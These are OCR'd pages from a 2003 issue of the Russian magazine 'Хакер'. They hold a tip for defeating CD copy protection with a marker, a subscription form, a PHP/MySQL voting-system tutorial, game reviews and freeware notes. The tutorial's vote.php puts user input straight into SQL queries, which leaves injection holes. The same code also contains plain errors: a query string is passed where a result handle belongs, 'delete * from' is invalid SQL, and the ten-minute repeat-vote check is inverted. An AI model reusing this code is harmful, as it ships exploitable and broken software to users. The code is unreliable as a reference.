Что-то в последнее время буржуи совсем оборзели и начали придумывать всякие защиты на компакты. Но мы-то умнее. Теория: проги для защиты от копирования ставят на CD неверные логические блоки, которые не дают одноглазому считать инфу до конца. В_Н_И_М_А_Н_И_Е_! Самый хакерский способ взлома CD и DVD защиты. Берешь маркер и аккуратно проводишь им по компакту, и не абы где, а как раз около этой самой защиты (ее видно невооруженным глазом). После чего вставляешь CD в привод и смотришь. Если не читает, то стираем линию и рисуем новую, чуток поближе к защите. Все, защита снята.

K\L.F aka kwazar

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

РЕДАКЦИОННАЯ



ВЫ МОЖЕТЕ ОФОРМИТЬ РЕДАКЦИОННУЮ ПОДПИСКУ НА ЛЮБОЙ РОССИЙСКИЙ АДРЕС

ДЛЯ ЭТОГО НЕОБХОДИМО:

1. Заполнить подписной купон (или его ксерокопию)

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета:

Хакер
6 месяцев - 480 рублей
12 месяцев - 960 рублей

Хакер+CD
6 месяцев - 660 рублей
12 месяцев - 1320 рублей

(В стоимость подписки включена доставка заказной бандеролью.)

3. Перечислить стоимость подписки через сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по электронной почте subscribe_xa@gameland.ru
или по факсу 924-9694 (с пометкой "редакционная подписка").
или по адресу:
103031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс.

ВНИМАНИЕ!

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в Сентябре, то подписку можете оформить с Декабря.

СПРАВКИ
по электронной почте subscribe_xa@gameland.ru
или по тел. (095)292-3908, 292-5463

ПОДПИСНОЙ КУПОН (редакционная подписка)

Прошу оформить подписку на журнал "Хакер"

☐ На 6 месяцев (начиная с ____________ 2003 г.)
☐ На 12 месяцев (начиная с ____________ 2003 г.)

(отметьте квадрат, выбранного варианта подписки)

Ф.И.О. ____________

Город/село ____________ ул. ____________

Дом ______ корп. ______ кв. ______ тел. ______

Сумма оплаты ____________

Подпись ______ Дата ______ e-mail: ______

Копия платежного поручения прилагается.

Извещение

ИНН 7729410015 ООО"ГеймЛэнд"
ЗАО «Международный Московский Банк», г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "Хакер" за 200_г.	

Подпись плательщика

Кассир

ИНН 7729410015 ООО"ГеймЛэнд"
ЗАО «Международный Московский Банк», г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "Хакер" за 200_г.	

Подпись плательщика

Квитанция

Кассир

Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru) http://nikitos.inc.ru

Voting-система на PHP

Необходимое условие полноценного развития любого www-проекта - наличие обратной связи пользователя твоего продукта с производителем, т.е. с тобой :). Форумы, гостевые книги - это все, конечно, здорово, но в них ты видишь довольно субъективные мнения, обычно поляризованные: от «все отстой» до «супер-стар». Чему же верить? Голосованию.

Никита «Nikitos» Кислицин (nikitoz@real.xakep.ru) http://nikitos.inc.ru

Introduce

Прежде всего давай решим, как технологически мы будем реализовывать задачу. В частности, где мы будем хранить информацию об опросе. Можно, конечно, в текстовом файле, но я решил с самого начала делать упор на базы




Рисунок 1. Кодим наш PHP-скрипт

данных - даже в довольно простых случаях. Говоря «базы данных», я подразумеваю mySQL, поскольку это очень мощный, надежный и быстрый агрегат, идеально подходящий для работы в связке с PHP. С его помощью можно эффективно реализовать почти любую задачу, не требующую сверхсекретности (банковские транзакции, БД по налогоплательщикам и т.п.). Да и вообще, писать с использованием mySQL значительно проще, нежели геморроиться с файлами. Весь смак SQL-баз данных проявляется при написании приложений, которые должны хитрым образом сортировать записи - язык запросов SQL чрезвычайно гибок и позволяет получать данные из БД уже в отсортированном порядке, что порой избавляет от многих килобайтов лишнего кода.

mySQL

Обсудим процесс взаимодействия интерпретатора PHP с сервером баз данных. Первым делом осуществляется подключение к серверу БД, которое требует аутентификации пользователя. Залогинившись, пользователь может выполнять различные действия с базами данных, отправляя серверу запросы на языке SQL.

Но об этом чуть позже. Сейчас же я опишу основные php-функции, используемые для работы с мусклом (mySQL).

Подключение к серверу БД осуществляется функцией Mysql_connect($host:$port, $user, $passwd), где $host - адрес mySQL сервера, $port - порт, на котором висит демон БД, $user - юзер, $passwd – пароль.

Пример: mysql_connect(«localhost:3306»,»nikitos»,»KoyRNhsL2»)

Выбор активной БД осуществляется функцией Mysql_select_db($database,$link), где $database - имя БД, $link - указатель на активное соединение с БД. SQL-запрос отправляется функцией Mysql_query($query, $link), где $query - строка запроса, $link - указатель на активное соединение с базой данных.

Функций еще очень много, но их мы будем обсуждать по мере необходимости. Этих же вполне хватит для того, чтобы начать писать голосование.

Таблицы в SQL

Прежде чем приступать к написанию кода, следует продумать структуру таблиц, в которых будут храниться данные. В нашем случае постоянно будут использоваться три таблицы. Первая - vote - имеет следующие поля:

no - идентификатор голосования.

vopros - вопрос голосования.




Рисунок 3. Вот как выглядит наша таблица в MySQL

voters - число проголосовавших.

vote_table - имя таблицы, в которой хранятся варианты ответов для данного голосования.

Вторая таблица - adm - используется для хранения информации об администраторах голосования и имеет следующие поля:

id
login
Passwd
Email
name

И третья - ips - содержит ip-адреса голосовавших, используется для защиты от накручивания голосований. Вот ее структура:

no
ip
time

Остальные таблицы создаются динамически по мере добавления новых голосований.

Система голосования будет представлять собой совокупность четырех скриптов: Vote.php - этот скрипт реализует процесс голосования.
Xakep.php - используется для защиты скрипта от злоумышленников.
Vote_admin.php - скрипт инсталляции системы и интерфейс для администрации.
Vote_set.php - файл конфигурации голосования.
Other_vote.php - скрипт для вывода всех доступных на сайте голосований.
В рамках статьи я приведу и подробнейшим образом прокомментирую код основного скрипта - vote.php. Полную версию системы можно найти на CD или на моем сайте - nikitos.inc.ru.
В первых четырех строках vote.php я подключаю остальные используемые скрипты к vote.php - скрипт защиты и конфигурационный файл.
В пятой строчке я описываю функцию connect(). Она будет подключаться к mySQL-серверу и выбирать активную БД. Поясню: функция - это, грубо говоря, некоторый кусок кода, который выделяют в отдельный блок в случаях, когда он очень часто используется. Это здорово сокращает код и помогает избежать ненужных повторений. Впрочем, едва ли такое определение функции можно считать полным ;).

Файл vote.php

```
<?
$user=»serfer»;
require(«xakep.php»);
require(«vote_set.php»); //Подключаем конфигурационный скрипт
if($user=='serfer')  {
function connect () //Описываем функцию, которая будет подключаться к серверу БД и выбирать активную базу
        {
require(«vote_set.php»);
$db = mysql_connect($mysql_server, $mysql_login, $mysql_passwd);
mysql_select_db(«$dbname», $db);
        }
if(!isset($submit)) //Если html-форма еще не отправлена..
        {
connect(); //Используем описанную ранее функцию
if(!isset($gol)) // если номер голосования не указан явно, то..
        {
$sql=»select * from vote order by 'time' desc limit 1»; // .. выбираем из таблицы последнее голосование. Оно только одно. Чтобы посмотреть другие - есть ссылка внизу.
        } elseif(isset($gol)) //Если номер голосования указан явно, то...
        {
$sql=»select * from vote where no='$gol'»; //
        }
$rez=mysql_query($sql); //Отправляем запрос серверу
$hg=mysql_num_rows($rez);
if($rez){ //Если запрос удачно обработан.. (mysql_query возвращает или false, в зависимости от того, насколько успешно прошла отправка запроса серверу)
if($hg!=»0») // если запрос ничего не вернул..
        {
$gol=mysql_fetch_array($rez); //Создаем массив с элементами полученных записей
echo «<form action=vote.php method=post><b>$gol[vopros]</b><br><input type=hidden name=no value='$gol[no]'>»;//Здесь создаем форму и выводим вопрос голосования
$sql=»select * from $gol[vote_table]»;//Создаем запрос к таблице, где хранятся варианты ответов на вопрос голосование (ее имя берется из таблицы со всеми голосованиями)
$vot=mysql_query($sql);
while($vott=mysql_fetch_array($vot)) //Поскольку запрос вернет несколько строк, создаем цикл
        {
echo «<input type=radio name='answer' value='$vott[no]'>$vott[variant]<br>»;
        }} else {print «Голосований пока нет»;}
        }
else {
$error=mysql_error($db);
print «Произошла ошибка: $error»;
        }}

if(isset($submit)) //Если пользователь отправил форму...
        {
connect(); //Подключаемся
```

NEXT



VOTING-СИСТЕМА НА PHP

Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru) http://nikitos.inc.ru

```
$sql=»select * from vote where no='$no'»; //составляем запрос
$q1=mysql_query($sql);//отправляем его
$q2=mysql_fetch_array($q1); //помещаем результат в массив
$sql=»select * from ips where ip='$REMOTE_ADDR' and vote='$no'»;
$a1=mysql_query($sql);
$a2=mysql_fetch_array($sql);
$a3=mysql_num_rows($a1);
if($a3 != 0 and $a2[time]-time()<600) {  //Если с ip уже голосовали и времени прошло меньше чем 10 минут..
echo «<center><b>С этого ip-адреса уже голосовали.</center></b><br>»;
        } else //В противном случае - голосуем
        {
$sql=»delete * from ips where ip='$REMOTE_ADDR'»; //Удаляем старую запись
mysql_query($sql);
//добавляем голос=)
$sql=»select * from $q2[vote_table] where no='$answer'»;//Выбираем запись, соответствующую ответу пользователя
$vop=mysql_query($sql);
$rr = mysql_fetch_array($vop);
$rr[rezult]++;//Увеличиваем количество голосов на единицу
$sql = «update $q2[vote_table] SET rezult='$rr[rezult]' where no='$answer'»;//записываем изменения
mysql_query($sql);
$sql=»update vote SET voters=voters+1, ip='$rr[ip]' where no='$no'»;//увеличиваем общее число голосов
mysql_query($sql);
echo «<b><center>Голос засчитан!</center></b><br>»;//поздравляем пользователя
        }
// Выводим результаты голосования
$sql=»select * from vote where no='$no'»;
$w1=mysql_query($sql);
$w2=mysql_fetch_array($w1);
$kol=$w2[voters];
$sql=»select * from $w2[vote_table]»;
$e1=mysql_query($sql);
echo «<b>$w2[vopros]</b><table width=40%><tr><td>»;
while($e2=mysql_fetch_array($e1))
        {
$width=$e2[rezult]/$w2[voters]*100;
$width=round($width);
echo «$e2[variant] - $width %<br>»;
if($graph==»1») //Если в конфигурационном скрипте сказано, что надо стоить диаграммы..
        {
echo «<table bgcolor=$graph_color height=5 width='$width //%'><tr><td></tr></td></table><br>»;
        }}}
} elseif ($user=='hacker') { echo «Hacker? He-he;)»;} //Обламываем злоумышленника
?>
```

После объявления функции я разветвляю код оператором if на два случая: в первом пользователь уже отправил html-форму, во втором еще нет. Об этом я сужу по значению переменной $submit. Поскольку кнопка в html-форме называется «submit», то после отправки формы в этой переменной будет лежать value этого элемента - фактически, надпись на кнопке. Если же форма не отправлена, то переменная будет пуста.

Чуть ниже мы присваиваем переменной sql некоторую, возможно непонятную тебе строчку. Это и есть тот самый SQL-запрос к серверу БД. Как видишь, он написан на интуитивно понятном языке, и научиться клепать такие запросы - пара пустяков. Рассмотрим для примера «select * from vote order by 'time' desc limit 1». Первая часть запроса означает, что будет производиться выборка всех полей из таблицы vote - вместо * можно было указать несколько полей через запятую. Во второй части мы сообщаем серверу, что ему необходимо провести сортировку записей (.. order by 'time' ..) в порядке убывания (.. desc limit 1) поля 'time' и вернуть клиенту (в нашем случае - интерпретатору php) первую запись. Строго говоря, обсуждение языка не является темой этой статьи, однако ты найдешь множество документов по этому поводу, набив в любом поисковике «+язык +sql».

После отправки запроса серверу тот отвечает, возвращая поток данных. В php реализована функция mysql_fetch_array, помещающая построчно ответ сервера в ассоциативный массив, ключами которого являются имена соответствующих полей таблицы. Т.е., к примеру, в таблице были два поля - a и b. Если ты напишешь $arr=mysql_fetch_array($result), где $result - ответ сервера, то обратиться к содержимому полей a и b можно будет, соответственно, так: $arr[a] и $arr[b].

Итак, мы присвоили $gol=mysql_fetch_array($rez);. Теперь $gol - массив, элементами которого является содержимое полей таблицы vote. Следует заметить, что наш запрос заведомо возвращает только одну запись, поэтому достаточно просто указать $gol=mysql_fetch_array($rez);. Но если запрос возвращает несколько строк, и нам требуется обратиться к каждой из них, тогда придется организовывать цикл while($gol=mysql_fetch_array($rez)) { .. }, в рамках которого нам были бы доступны все записи в том порядке, в каком они возвращаются сервером. Любую их сортировку значительно выгоднее производить еще на стадии составления запроса, так как, во-первых, это проще, а во-вторых, sql-сервер работает с большими объемами данных значительно эффективнее, нежели веб-сервер. Да и в целях безопасности на сценарии php обычно накладываются серьезные ограничения (типа объема памяти, доступной сценарию, времени его выполнения, максимальному съедаемому процессорному времени и т.п.).



Рисунок 2. Статистика проголосовавших

Вывод голосования - довольно прозрачная тема. С ней ты разберешься по комментариям, и перечитав при необходимости предыдущий абзац.

Юзер ставит галочку напротив какого-то варианта, нажимает submit. Данные передаются этому же скрипту, нам надо их соответствующим образом обработать. Это делается в блоке if(isset($submit)) {..

Следует обратить внимание на защиту от накруток. Прежде чем добавить голос, я отправляю запрос к таблице ips, в котором прошу вернуть все записи, относящиеся к текущему голосованию, у которых в поле ip находится ip-адрес человека, отправившего запрос. Если запрос ничего не вернет, либо с момента, когда с этого адреса голосовали, прошло более 10 минут, то я считаю, что пользователь новый. Было бы несколько неразумным полностью блокировать ip - у большинства dialup-пользователей динамический адрес. Кроме того, сейчас очень много локальных сетей, юзеры которых лазают в инет через один гейт.

После обновления таблиц, нам надо показать пользователю текущие результаты голосования, для чего мы опять посылаем запрос к БД и, деля количество голосов в пользу какого-либо варианта на общее количество проголосовавших, получаем пропорциональные соотношения популярности вариантов ответов.

Все. Здесь я описал непосредственно скрипт голосования, оставив за бортом скрипты защиты и администрации. На самом деле, про защиту у нас, наверное, будет отдельная статья, а администрация, в общем-то, написана с использованием уже освещенных приемов php + mySQL программирования и, немного подумав, ты разберешься и с этими скриптами. Напомню, дополнительную информацию ты можешь найти на моем сайте nikitos.inc.ru. Там же лежит подробно прокомментированная конечная версия voting-системы. Любой, даже самый глупый вопрос можно задать в форуме на сайте www.phpclub.net. В более интересных случаях смело пиши мне. Не обещаю, что быстро, но отвечу обязательно.



TIPS&TRICKS

Удаление Cookies.
Если тебя заинтересовала реклама на Web-странице, но ты не хочешь, чтобы за твоими действиями наблюдали, щелкни на картинке правой кнопкой мыши и скопируй ярлык или ссылку. Вставь ее в строку адреса браузера и в конце ее увидишь реальный URL. Удалив предшествующую информацию, можешь смело входить: следов не останется.


K\L.F aka kwazar

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

ЗАЛ СУДА

Stepan Ilyin aka Step (step@real.xakep.ru)

Приговор N




Урожденная	Heroes of Might and Magic 4: The Gathering Storm
Жанр	Пошаговая стратегия
Похожесть	HoMM, Heroes Chronicles
Мать/отец	3DO
Требует	P3-500(P4-2000), 128(256), 3D
Групповуха	В ассортименте
Описуха	Аддон, на который я, как и многие другие, возлагал большие надежды. И что в итоге? Всего лишь 5 новых героев, 6 кампаний, 16 сборных артефактов да десяток мультиплеерных карт. Вот и все! И это за 6 месяцев работы?! Чего стоит одна реализация мультиплеера! Каждый ход игроки обмениваются по 200 Kb траффика, попробуй-ка теперь поиграть на модеме или по инету!
ПРИГОВОР	СЛАБО





Урожденная	Post Mortem
Жанр	Adventure
Похожесть	Серия Tex Murphy
Мать/отец	Microids/DreamCatcher Interactive
Требует	P2-350(P3-500), 64(128), 3D
Групповуха	Обломись
Описуха	Двадцатые годы. Париж. Ты давно уже сменил опасную профессию частного детектива на спокойную жизнь художника. Но несчастная красавица-брюнетка заставила тебя вернуться к любимому ремеслу. И ты тут же оказываешься внутри круговорота лжи, интриг, предательства и алчности. Великолепная графика, разветвленный и логически продуманный сюжет, интересные (какая редкость) головоломки, увлекательный геймплей.
ПРИГОВОР	РУЛЕ(З)!




Урожденная	RollerCoaster Tycoon 2
Жанр	Tycoon
Похожесть	RollerCoaster Tycoon
Мать/отец	Chris Sowyer/Infogrames
Требует	P2-300(P3-600), 64(128), 3D
Групповуха	Обломись
Описуха	Язык не поворачивается назвать это сиквелом когда-то очень неплохой игры. Чистейшей воды аддон, причем неудачный! Геймплей совершенно не изменился, графика тоже. Нововведений практически никаких. 25 линейных миссий, десяток новых развлечений да увеличенная площадь для создания парка. В очередной раз конструируем аттракционы, нанимаем персонал и наблюдаем за толпами мельтешащих посетителей.
ПРИГОВОР	СРЕДНЕ





Урожденная	Enigma: Rising Tide
Жанр	Военно-морской симулятор
Похожесть	Wolfpack
Мать/отец	Tesseraction Games
Требует	P3-600(P3-1000), 128(256), 3D
Групповуха	Инет
Описуха	На дворе 1936 год, идет Вторая мировая война. Повсюду хаос, ужас, смерть товарищей. Ты - уже состоявшийся моряк, вояка, добившийся признания. Не зря тебе доверяют подводные лодки, эскортные миноносцы и эсминцы. Симулятором игру не назовешь, уж слишком много урезано для облегчения управления. Но отличная, реалистичная графика и затягивающий геймплей сводят впечатление аркадности на нет.
ПРИГОВОР	ХОРОШО

Урожденная	U.S. Most Wanted
Жанр	FPS
Похожесть	NOFL, Shadow Force
Мать/отец	FUN Labs/Activision Value
Требует	P3-500(P3-900), 128, 3D
Групповуха	LAN, Инет
Описуха	Игрушка из серии «убей того, спаси другого». Других заданий нет. Как, впрочем, и связанного сюжета. Движок безобразен. Действие происходит в каких-то захолустьях и подворотнях, где всегда тускло и уныло. Видимо, над картами работали умственно отсталые люди. Освещение ужасно, порой без повышенной яркости монитора различить что-либо невозможно. Даже смотреть на игру просто противно.
ПРИГОВОР	ЛАЖА



001489

Урожденная	Aces of World War I
Жанр	*Военный авиасимулятор*
Похожесть	*Ил-2, Combat Flight Simulator*
Мать/отец	*Tatanka/Lemon Interactive*
Требует	*P2-350(P3-700), 64(128), 3D*
Групповуха	*Инет*
Описуха	Якобы авиасимулятор в стиле Ил-2. На деле – чистейшей воды аркада. В глаза сразу же бросается нулевая летная модель, а также наплевательство на аэродинамику и сопредельные дисциплины. Средненькая графика и две, похожие друг на друга как сестры, кампании. Впрочем, желающим получить драйв, не тратя драгоценное время на изучение управления, игра наверняка понравится. По крайней мере, на пару часов.
ПРИГОВОР	СРЕДНЕ







Урожденная	The Elder Scrolls 3: Tribunal
Жанр	*3D RPG*
Похожесть	*Morrowind*
Мать/отец	*Bethesda Softworks/Bethesda Softworks*
Требует	*P3-500(P4-2000), 256(512), 3D*
Групповуха	*Обломись*
Описуха	Долгое время поклонники серии довольствовались самодельными дополнялками и патчами к этой поистине революционной игре. И вот вышло оно! Официальный аддон, призванный положить конец бездарной самодеятельности. Только вот получилось нечто с абсолютно неинтересным сюжетом и похожими друг на друга, как близнецы, миссиями. Кроме того, этот шедевр начисто лишен каких-либо значительных изменений. Эпидемия лажовых аддонов продолжается :(.
ПРИГОВОР	ЛАЖА





Урожденная	NBA Live 2003
Жанр	*Симулятор баскетбола*
Похожесть	*Серия NBA*
Мать/отец	*EA Sports, Electronic Arts*
Требует	*P2-450(P3-700), 128(256), 3D*
Групповуха	*LAN, Инет*
Описуха	Нововведений в последнем представителе серии не так уж и много. Пофиксена масса ошибок в физике, доведена до ума анимация игроков, а ролики «красивых» мячей стали еще более зрелищными. Ложка дегтя все же есть. Поведение игроков компьютерного противника все так же бессмысленно и абсолютно лишено понятия о командной стратегии. В целом очень даже ничего, хотя все это мы уже видели.
ПРИГОВОР	ХОРОШО







ЗАЛ СУДА


Stepan Ilyin aka Step (step@real.xakep.ru)





Урожденная	Arx Fatalis
Жанр	RPG от первого лица
Похожесть	Stone Keep, Ultima Underworld
Мать/отец	Arcane Studios/JoWooD Productions
Требует	P3-600(P3-1000), 128(256), 3D
Групповуха	Обломись
Описуха	Действие этой игрушки разворачивается в подземном мире, полном опасностей, секретов и загадок.

Тебе придется драться с нечистью, умело торговать, расследовать самые непредсказуемые квесты, правильно качать умения и выбирать друзей. Одновременно ты наслаждаешься неописуемой красоты графикой и общей атмосферой игры. Если ты - счастливый обладатель акустики 5+1, то впечатления от игры и вовсе незабываемые.





ПРИГОВОР ХОРОШО

Урожденная	Ballerburg
Жанр	RTS + аркада
Похожесть	Project Nomads
Мать/отец	Ascaron/HD Intractive
Требует	P2-400(P3-600), 64(128), 3D
Групповуха	В ассортименте
Описуха	Любопытная вариация на тему RTS. Фишка этой игрушки в отсутствии постоянного производства юнитов и кликанья

мыши. Весь геймплей построен на управлении орудиями, установленными на каждом из 4-х враждующих замков. Суть игры в их грамотном апгрейде (который невозможен без правильной экономики) и умелом использовании (от первого лица). Отличная реализация простенькой идеи.







ПРИГОВОР ХОРОШО

Урожденная	Earth 2150: Lost Souls
Жанр	3D RTS
Похожесть	Earth 2150
Мать/отец	Zuxxez Entertainment/1C
Требует	P2-300, 64(128), 3D
Групповуха	LAN, Инет
Описуха	Когда-то Earth 2150 произвела на меня очень хорошее впечатление. Но аддон побил все рекорды по степени идиотизма

разработчиков. Все, что в нем есть – это пара новых видеороликов да 3 кампании. НИ ОДНОГО нового юнита, здания, даже действующего лица сюжета. Халтура полная. Разработчики даже не удосужились исправить многочисленные баги в графике и управлении. Ну что тут говорить?





ПРИГОВОР ЛАЖА

Урожденная	Dragon Lair 3D: Return to the Lair
Жанр	3D-аркада
Похожесть	Sheep, Dog & Wolf
Мать/отец	DragonStone Software/Ubi Soft
Требует	P2-350(P3-800), 64(128), 3D
Групповуха	Обломись
Описуха	Обещали сиквел, а получился, в общем-то, римейк. На редкость удачный. Главный герой по-прежнему недотепа.

Злодей по имени Мордок похитил его потенциальную невесту. Сюжет крайне прост: нужно найти 5 артефактов, которые помогут положить конец злодеяниям сумасшедшего мага. Ненапряжный сюжет, мультяшная графика и отличный звук делают свое дело. Поиграть после тяжелого рабочего дня – самое то.






ПРИГОВОР ХОРОШО


Урожденная	G.I. Combat: Battle of Normandy
Жанр	Тактическая RTS
Похожесть	CC, Combat Mission
Мать/отец	Freedom Games/Strategy First
Требует	P3-600(P4-1700), 128(256), 3D
Групповуха	LAN
Описуха	Минусом большинства 3D-стратегий до сих пор является свободно вращающаяся камера. Вот сделали в WC3 зафиксированную камеру, и все довольны.

А здесь... на первый взгляд - неплохая графика, заманчивый геймплей. Но как только завяжется бой, и ты начнешь крутить этой камерой, дабы получить лучший обзор, тут же вылезут все ошибки в интерфейсе и многочисленные огрехи в графике. А, в общем, ничего особенного.






ПРИГОВОР СРЕДНЕ



032465

Урожденная	NASCAR Thunder 2003
Жанр	*Гоночный симулятор*
Похожесть	*NASCAR Racing 4*
Мать/отец	*EA Sports, Image Space/EA*
Требует	*P3-500(P3-900), 128(256), 3D*
Групповуха	*LAN, модем*
Описуха	Никогда не испытывал симпатии к подобным гоночным симуляторам, однако, поиграв в NASCRAR Thunder 2003, остался доволен.
ПРИГОВОР	ХОРОШО

Графика на уровне. Обучающих режимов, к сожалению, нет, но с управлением освоиться достаточно просто. Правда, проявилась моя неопытность в многочисленных настройках машины, но это лишь увеличивает интерес к экспериментам. Иногда заметны глюки в физике, но куда ж нам без них?







Урожденная	James Bond 007: NightFire
Жанр	FPS
Похожесть	NOLF, Die Hard: Nakatomi Plaza
Мать/отец	Gearbox Software/Electronic Arts
Требует	P3-500(P3-1000), 128(256), 3D
Групповуха	LAN, Инет
Описуха	Сумасшедший миллионер Дрейк захватил орбитальную станцию противоракетной обороны в наивной надежде уничтожить жизнь
ПРИГОВОР	СЛАБО

на Земле. Но за дело берется Бонд. Джеймс Бонд. Бренд в любом случае сделает на рынке свое дело, а тогда зачем напрягаться? Сюжет писал мальчик лет шести, движок мало чем отличается от HalfLife'овского, а уж физика, AI, анимация и звук вообще никуда не годятся. И это многообещающий хит?








M.J.Ash (m.j.ash@real.xakep.ru)

Title Bar Reader v 0.1

Windows 9x/Me/NT/2k/XP
Size: 410 Kb
Freeware
http://www.yayahoohoo.com/tbr

Простенькая утилитка чисто развлекательного характера. С заданной частотой меняет текст заголовка активного окна. С программой идет серьезная база пословиц, шуток, дурацких вопросов и ругательств, но, думаю, это тебя не заинтересует, поскольку все тексты - на английском. Однако ничто тебе не мешает подключить Title Bar Reader собственные текстовые файлы: я проверял - строки на русском программа отображает вполне корректно.

От аналогичных прог Title Bar Reader отличается продуманностью: переключение с одного текстового файла на другой производится из выпадающего поля со списком, текстовые строки могут считываться из файла по порядку или же методом тыка. Ну и, наконец, когда тебе надоедят мелькающие в заголовках шуточки, программу всегда можно заставить выводить вместо них дату и время.






Autoroute SMTP v 1.1

Windows 9x/Me/NT/2k/XP
Size: 111 Kb
Freeware
http://www.massmail.ru

